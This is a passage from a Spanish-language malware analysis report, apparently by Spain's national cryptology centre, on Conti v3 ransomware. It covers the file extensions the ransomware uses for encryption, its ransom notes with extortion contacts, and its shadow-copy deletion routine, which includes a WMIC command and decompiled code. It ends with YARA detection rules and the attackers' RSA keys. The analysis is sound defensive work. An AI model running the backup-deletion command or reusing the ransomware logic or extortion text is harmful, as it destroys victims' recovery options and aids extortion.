


Figura 20. Flujo de cifrado.

Extensiones de cifrado aplicadas por los componentes analizados:

SHA1	Extensión
85C434FBAA94FB4D73D77429A32E88B184EC2F88	.KCWTT
2DE7653D469BB2846A68775220B784153059E051	.PVVXT

```
.data:0042EF88 @g_enc_ext:                             ; DATA XREF: @CheckFileTypeEncryptContent+363↑o
.data:0042EF88                                         ; @is_valid_extension+32A↑o
.data:0042EF88 text "UTF-16LE", '.PVVXT',0
.data:0042EF96 align 4
```

Figura 21. Extensión de cifrado estático en el código.

Este esquema de cifrado, muy común en familias de ransomware, garantiza a los atacantes que los ficheros secuestrados únicamente puedan ser descifrados usando la clave privada RSA que mantienen en su posesión.

5.8 MENSAJE DE RESCATE

El código dañino escribe su mensaje de rescate en cada uno de los directorios cifrados, creando un fichero con nombre "readme.txt", que mantiene el siguiente contenido:

```
All of your files are currently encrypted by CONTI strain.

As you know (if you don't - just "google it"), all of the data that has been encrypted
by our software cannot be recovered by any means without contacting our team directly.
If you try to use any additional recovery software - the files might be damaged, so if
you are willing to try - try it on the data of the lowest value.

To make sure that we REALLY CAN get your data back - we offer you to decrypt 2 random
files completely free of charge.

You can contact our team directly for further instructions through our website :

TOR VERSION :
(you should download and install TOR browser first https://torproject.org)

http://m232fdxbfmbrcehbrj5iayknxnggf6niqfj6x4iedrgtab4qupzjlaid.onion

HTTPS VERSION :
https://contirecovery.info

YOU SHOULD BE AWARE!
Just in case, if you try to ignore us. We've downloaded a pack of your internal data
and are ready to publish it on out news website if you do not respond. So it will be
better for both sides if you contact us as soon as possible.


---BEGIN ID---
M1ziA7UitH6QiHp4KvHfYcoNsyYhQQYQTSwvPmtCZxmuPTxyy32qiZPjuyUvQiRa
---END ID---
```

Figura 22. Mensaje de rescate "readme.txt".

5.9 BORRADO SHADOW COPIES

Antes de comenzar el cifrado, el código dañino trata de eliminar las distintas copias de seguridad (Shadow Copies) existentes en el sistema. Para llevar a cabo este proceso, realiza los siguientes pasos:

- Instancia el objeto COM con CLSID: 4590F811-1D3A-11D0-891F-00AA004B2E24 (WBEM Locator).
- Instancia el objecto COM con CLSID: 674B6698-EE92-11D0-AD71-00C04FD8FDFF (Microsoft WBEM Call Context).
- Se conecta al namespace "ROOT\CIMV2" para obtener un objeto "IWbemServices".

- Mediante el objeto "IWbemServices" enumera las distintas shadow copies creadas en el sistema, ejecutando la consulta: SELECT * FROM Win32_ShadowCopy".
- Del resultado de la consulta, obtiene el identificador (ID) de cada shadow copy y ejecuta el siguiente comando para eliminar la copia asociada:

  cmd.exe /c C:\Windows\System32\wbem\WMIC.exe shadowcopy where "ID='%s'" delete

```
v195 = 25;
qmemcpy(v196, "_-___", sizeof(v196));
for ( l = 0; l < 0x9E; ++l )
  *((_BYTE *)&cmd_str + l) = (31 * (*((unsigned __int8 *)&cmd_str + l) - 95) % 127 + 127) % 127;
wsprintfW(delete_shadow_str, &cmd_str, v209);// cmd.exe /c C:\Windows\System32\wbem\WMIC.exe shadowcopy where "ID='%s'" delete
i = 5589762;
v39 = (void (__stdcall *)(int *))GetAPI(15, kernel32_Wow64DisableWow64FsRedirection, 8);
v39(&v213);
for ( i = v213 + 5572957; !(i % 4); ++i )
  ;
ExecuteCommand(delete_shadow_str);
v40 = v213;
v41 = (void (__stdcall *)(int))GetAPI(15, kernel32_Wow64RevertWow64FsRedirection, 15);
v41(v40);
```

Figura 23. Borrado de Shadow Copies.

Name	Function	Address	GUID	Object type	Module
WBEM Locator	@Delete_shadow_copies	0x4069be	4590f811-1d3a-11d0-891f-00aa004b2e24	class	%systemroot%\system32\wbem\wbemprox.dll
Microsoft WBEM Call Context	@Delete_shadow_copies	0x406d50	674b6698-ee92-11d0-ad71-00c04fd8fdff	class	%systemroot%\system32\wbem\fastprox.dll

Figura 24. Objetos COM instanciados.

6. REGLAS DE DETECCIÓN

6.1 REGLAS YARA

```
import "pe"

rule Conti_Ransomware_Loader
{
	meta:
		author      = "Centro Criptológico Nacional (CCN)"
		date        = "03/03/2021"
		description = "Conti v3 ransomware (Loader)"

	strings:
		$1 = "LdrFindResource_U" ascii wide
		$2 = "LdrAccessResource" ascii wide
		$3 = "ntdll.dll" ascii wide
		$4 = "C:\\Windows\\notepad.exe" ascii wide
		$5 = "blanks: %10d" ascii wide

	condition:
		uint16(0) == 0x5A4D and
		pe.machine == pe.MACHINE_I386 and
		pe.number_of_sections == 6 and
		pe.number_of_resources == 4 and
		pe.resources[2].length > 0x30000 and
		all of them
```

```
}

rule Conti_Ransomware
{
        meta:
                author     = "Centro Criptológico Nacional (CCN)"
                date       = "03/03/2021"
                description = "Conti v3 ransomware"

        strings:
                $1 = {98664B6792EED011AD7100C04FD8FDFF}
                $2 = {11F890453A1DD011891F00AA004B2E24}
                $3 =
{690A95E9D15B83C20469FF95E9D15B8BC1C1E81833C169C895E9D15B33F983EB01}
                $4 = {6A3968BCCCC15CBA10000000}
                $5 = {BA100000006A366877FF47A2}
                $6 = {0602000000A4000052534131}

         condition:
                uint16(0) == 0x5A4D and
                pe.machine == pe.MACHINE_I386 and
                pe.number_of_sections == 6 and
                all of them
}
```

7. ANEXOS

7.1 CLAVE PÚBLICA RSA (PEM)

7.1.1 2DE7653D469BB2846A68775220B784153059E051

```
-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAwA3PZYcWPW6JDqskJKs+
54lWldTvC+wEHnqLcjkqGJ72ejn1knjOjwGeCxlAelPIKX0tMcukrhNGwPv3133z
EUgC3GlM9dnk8Q9X+3jO9iGTv1Z/SKn1m+jbwE9mTPreChrhPr9uuYreV9Dw3uzc
GiYl+0C8VCM8W85S0krTcKe8J96OQ0Fgq5AtTD1++NDM+fapvhKsdwJC3gR/Yqpc
dAq9v2gf9JGbE1d5tfFJhKQiwIUUbTQjh01b6Obucxeo7RfS0k2V6Yl19A6J+/Fi
K5LGnHp4EGR6S2pqPmGSvoa+KsauEQ/wQKflhkPBOXDQlc90j+oLZAxKZjSMLNNA
KNbV4UPndMPLnXuDVN7AQ1ZKBr5iYzLQuDCxz4cpXQ+0YiaQsYtyGP0ZnWN97Ecz
oNGaF9Us2814ERaCdBcdINko8c63CxOkobtwS6CwMXzZ/2RCMC+Qsu+cyCtoFKAZ
+OB8pcfvrK014MiisIpGd4hN2qGyR5geG9vh71HHF9p+D7odKCo4YQo806CeBkS/
xfM3we2Kj7eVPeItlyGeRV0bOSW4dpghKPw2VYo3gUuHtLQYCV9F2ZnEfJynX0cF
/NOyLG7Uouisyi9pi6W3D4iIsRbAjV2np4n1UnO2kS281ZGVTWPXhGJE8Ix7wtbB
LKPKzqja0mxi0eREzWxIVs0CAwEAAQ==
-----END PUBLIC KEY-----
```

7.1.2 85C434FBAA94FB4D73D77429A32E88B184EC2F88

```
-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAuqpsFmPia3HjT/nIp5Ot
pMsgCJ3ZaNr/4puHA5NynIhg65qEBjtTEJ7sDX7ifUdC26L5uyR6wpR13l9Srlp0
GZd5YZZMBWGxAuWlzNqpOES305c4V1G50QQN9X+ETjHOnW+JTBkMamR20pKow8qF
0sDPeXHkjqGiYmJJeL5mHBFW/KN12X6ldtEUU5sCwiIZQwmxVULf5ogGvnZxdQpo
v1zpetE9L10+1DCddFMsQbYhliPtUhzHydcRii6+dBC3iErGmOwZrwnrE2wIeV2U
mlQsPgycTdq9Fwc/lQ2mZFBwtBAR4PWrODR7QVrONn+BLsdcYXE3uus9bu8u5uve
LigqOfMaGZao041/sMH8omiMRY9zOExENKoTMxcSenGJDH6OknnatCx4xHm9FFr7
IgPmwcljxUXPK6wP2oU1CpX1oat+8AyPR1lXPQzbcg7a00nAsx5U28f5hWEb/WeS
Mz2yM1QMGTBWosE7/Vi6ZCBmrlvaP8Sz4Z5UPIi6kbDL4EkBKT8FUV3H0D2QrZQ2
hzTpeVJgPlavljgwEGjsjLCq3flml/qbq3RlrPgh9/LA3OgHLfdlLqxXrsYhi1uZ
ChnUKQOWzZCqpsWUvaYSZBfp0AWJAEKb1d1A88ljQ7eeLX9u1YZswHTJXSIEwUsq
IKvnPMTF7hgZo+pesoTiOfECAwEAAQ==
-----END PUBLIC KEY-----
```

7.2 MENSAJE DE RESCATE

7.2.1 2DE7653D469BB2846A68775220B784153059E051

```
All of your files are currently encrypted by CONTI strain.

As you know (if you don't - just "google it"), all of the data that has been encrypted by our software cannot be recovered by any means without contacting our team directly.
If you try to use any additional recovery software - the files might be damaged, so if you are willing to try - try it on the data of the lowest value.

To make sure that we REALLY CAN get your data back - we offer you to decrypt 2 random files completely free of charge.

You can contact our team directly for further instructions through our website :

TOR VERSION :
(you should download and install TOR browser first https://torproject.org)

http://m232fdxbfmbrcehbrj5iayknxnggf6niqfj6x4iedrgtab4qupzjlaid.onion

HTTPS VERSION :
```

https://contirecovery.info

YOU SHOULD BE AWARE!
Just in case, if you try to ignore us. We've downloaded a pack of your internal data and are ready to publish it on out news website if you do not respond. So it will be better for both sides if you contact us as soon as possible.

---BEGIN ID---
M1ziA7UitH6QiHp4KvHfYcoNsyYhQQYQTSwvPmtCZxmuPTxyy32qiZPjuyUvQiRa
---END ID---

7.2.2 85C434FBAA94FB4D73D77429A32E88B184EC2F88

All of your files are currently encrypted by CONTI ransomware.
If you try to use any additional recovery software - the files might be damaged or lost.

To make sure that we REALLY CAN recover data - we offer you to decrypt samples.

You can contact us for further instructions through:
Our email
heibeaufranin1971@protonmail.com

Our website
TOR VERSION :
(you should download and install TOR browser first https://torproject.org)

http://m232fdxbfmbrcehbrj5iayknxnggf6niqfj6x4iedrgtab4qupzjlaid.onion

HTTPS VERSION :

contirecovery.info

YOU SHOULD BE AWARE!
Just in case, if you try to ignore us. We've downloaded your data and are ready to publish it on out news website if you do not respond. So it will be better for both sides if you contact us ASAP

---BEGIN ID---
TWzT94vnlRW37S4UuBmjqvcYtekqhPV7THnailsMxxOu5KT8xImd5to8Dx6fjymv
---END ID---